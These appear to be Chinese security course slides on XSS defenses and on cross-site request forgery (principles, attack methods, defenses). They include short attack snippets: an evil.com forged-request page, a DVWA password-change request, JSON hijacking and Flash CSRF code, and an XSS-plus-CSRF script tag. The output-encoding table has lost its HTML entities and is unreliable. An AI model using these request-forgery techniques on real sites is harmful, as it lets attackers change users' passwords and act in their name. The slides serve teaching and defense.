XSS漏洞利用

网络钓鱼

- 钓鱼攻击步骤
 - 构造钓鱼页面
 - 记录信息的脚本
 - XSS Phishing Exploit
- XSS钓鱼方式
 - XSS重定向钓鱼
 - HTML注入式钓鱼
 - XSS框架钓鱼



xssphishing.html



Part 4 XSS防御


XSS防御

• 使用XSS Filter

- **输入过滤：** 利用一些XSS Filter对输入的字符进行输入验证和数据消毒
 - **输入验证：** 对用户提交的信息进行有效验证，仅接受指定长度范围内的，采用适当格式的内容提交，阻止或者忽略除此外的其他任何数据
 - **数据消毒：** 过滤和净化有害的输入，如：< > ‘ “ & # script expression

• 输出编码

- `Server.HtmlEncode()` (ASP)
- `Server.HtmlEncode()` (ASP.NET)
- `htmlspecialchars()` (PHP)
 - < 转成 `<`
 - > 转成 `>`
 - & 转成 `&`
 - “ 转成 `"`
 - ‘ 转成 `'`



XSS防御

- HTTP响应头的一些XSS防护指令

HTTP 响应头	描述
X-XSS-Protection: 1; mode=block	该响应头会开启浏览器的防 XSS 过滤器。
X-Frame-Options: deny	该响应头会禁止页面被加载到框架。
X-Content-Type-Options: nosniff	该响应头会阻止浏览器做 MIMETYPE (译者

	注:Multipurpose Internet Mail Extensions , 代表互联网媒体类型) 嗅探。 .
Content-Security-Policy: default-src 'self'	该响应头是防止 XSS 最有效的解决方案之一。它允许我们定义从 URLS 或内容中加载和执行对象的策略
Set-Cookie: key=value; HttpOnly	Set-Cookie 响应头通过 HttpOnly 标签的设置将限制 JavaScript 访问你的 Cookie。
Content-Type: type/subtype; charset=utf-8	始终设置响应的内容类型和字符集. 例如: 返回 json 格式应该使用 application/json, 纯文本使用 text/plain, HTML 使用 text/html 等等 , 以及设置字符集为 utf-8。

CSP策略

主要是用来定义页面可以加载哪些资源，减少 XSS 的发生。
要使用 CSP，只需要服务端输出类似这样的响应头就行了：

Content-Security-Policy: default-src 'self'

指令值	指令示例	说明
	img-src	允许任何内容。
'none'	img-src 'none'	不允许任何内容。
'self'	img-src 'self'	允许来自相同来源的内容（相同的协议、域名和端口）。
data:	img-src data:	允许 data: 协议（如 base64 编码的图片）。
www.a.com	img-src img.a.com	允许加载指定域名的资源。
.a.com	img-src .a.com	允许加载 a.com 任何子域的资源。
https://img.com	img-src https://img.com	允许加载 img.com 的 https 资源（协议需匹配）。
https:	img-src https:	允许加载 https 资源。
'unsafe-inline'	script-src 'unsafe-inline'	允许加载 inline 资源（例如常见的 style 属性，onclick，inline js 和 inline css 等等）。
'unsafe-eval'	script-src 'unsafe-eval'	允许加载动态 js 代码，例如 eval()。

XSS防御

- OWASP ESAPI (The OWASP Enterprise Security API)

Method	Description
ESAPI.encoder().encodeForHTML()	转义 HTML
ESAPI.encoder().encodeForHTMLAttribute()	转义 HTML 属性
ESAPI.encoder().encodeForJavaScript()	转义 JavaScript 字符串
ESAPI.encoder().encodeForCSS()	转义 CSS 字符串
ESAPI.encoder().encodeForURL()	转义 URL

跨站请求伪造(CSRF)



- part 1 CSRF简介
- part 2 CSRF攻击方式
- part 3 CSRF防御



Part 1 CSRF简介

CSRF 简介



- 什么是CSRF?
- CSRF原理
- CSRF与XSS的区别

CSRF 简介




什么是CSRF?

- CSRF, 全称跨站伪造请求 (Cross-site request forgery), 也称为 one click attack/session riding, 还可以缩写为 XSRF。

CSRF简介

CSRF原理



CSRF简介



CSRF原理

- 浏览器的 Cookie 保存机制
 - Session Cookie, 浏览器不关闭则不失效
 - 本地 Cookie, 过期时间内不管浏览器关闭与否均不失效

CSRF简介

CSRF原理

- 示例
 - <http://www.cnhongke.org/del?id=3> 删除id为3的文章（登录后可操作）
 - <http://www.evil.com/csrf.html>
 - ``

CSRF 简介



CSRF 与 XSS 的区别

- XSS: 利用对用户输入的不严谨然后执行JS语句
- CSRF: 通过伪造受信任用户发送请求
- CSRF: 可以通过 XSS 来实现
- 举个例子: XSS是攻击者偷了你家的钥匙后, 用你的钥匙进入到你家, 操作你家里的物件 CSRF让你自己用钥匙开门后, “帮助”攻击者操作了家里的物件, 且你并没有意识到这个操作。



Part 2 CSRF攻击方式

CSRF的攻击方式



- HTML CSRF
- JSON HiJacking
- Flash CSRF

CSRF的攻击方式




HTML CSRF

- 通过 HTML 元素发起 GET 请求的标签
 - `<link href=''>`
 - ``
 - `<frame src=''>`
 - `<script src=''>`
 - `<video src=''>`
 - `Background:url('')`

CSRF测试

- 测试步骤
- 1, 对目标网站进行踩点, 对增删改的地方进行标记, 并观察其逻辑——比如修改管理员账号时, 并不需要验证旧密码——比如提交留言的动作, 关注XX微博的动作等等
- 2, 提交操作 (get/post), 观察http头部的referer, 并验证后台是否有referer限制——比如使用抓包工具抓包, 然后修改/删除referer后, 重放, 看是否可以正常提交
- 3, 确认cookie的有效性 (欺骗, 或目标网站存在漏洞)——虽然退出或者关闭了浏览器, 但session并没有过期;

CSRF测试



CSRF测试

- 1. 修改密码，没有对原密码进行验证，就直接修改了，判断缺少验证机制，可能存在CSRF

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
.....

Confirm new password:
.....|

Password Changed.

CSRF测试

The image displays a web browser's developer tools interface, specifically the Network tab, showing a successful CSRF attack. The left pane, labeled 'Request', shows a GET request to the URL `/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change`. The 'Referer' field is highlighted in red. The right pane, labeled 'Response', shows the resulting page, which is the 'Change your admin password' form, with a 'Password Changed.' message at the bottom.

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change
Cookie: security=low; PHPSESSID=eob7iei327fiactajq03utckh0
Connection: close
```

Response

Raw Headers Hex HTML Render

Change your admin password:

New password:

Confirm new password:

Change

Password Changed.

- 2、确认：referer无限制，无token
`http://localhost/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change`

CSRF测试

- 利用流程：
 - 1. 直接发送链接
 - 2. 诱骗用户点击
 - 3. 会弹出提示 缺点：该利用方法，用户容易发现。
- 改进利用流程：
- 结合XSS，形成XSRF
 - 1. 用户触发XSS漏洞(最好是存储型)
 - 2. XSS漏洞执行script, 比如<script src= “修改密码的链接” ></script>

CSRF的攻击方式



JSON HiJacking

- 构造自定义的回调函数
- `http://www.b.com/csrf.html`
 - `<script>`
 - `function hi jack(data) {console. log(data)} ;`
 - `</script>`
 - `<script src='http://www.a.com/json?callback=hi jack'>`

CSRF的攻击方式



Flash CSRF

- 通过 Flash 来实现跨域请求

```
import flash.net.URLRequest;
function get() {
    var url = new
URLRequest('http://a.com/json?callback=hi jack');
    url.method='GET';
    sendToURL(url);
};
```



Part 3 CSRF防御

CSRF防御



- 通过验证码进行防御
- 通过Referer Check检查请求来源
- 增加请求参数 token
 - 用户登录后随机生成一段字符串并存储在Session中
 - 在敏感操作中加入隐藏标签，value即为Session中保存的字符串
 - 提交请求，服务器拿Session与Token对比
 - 更新Token

总结



- 本课程我们主要进行 CSRF 的相关介绍，主要包含：
 - 什么是 CSRF？以及 CSRF 的原理是什么？
 - CSRF 的常见攻击方式
 - CSRF 的防御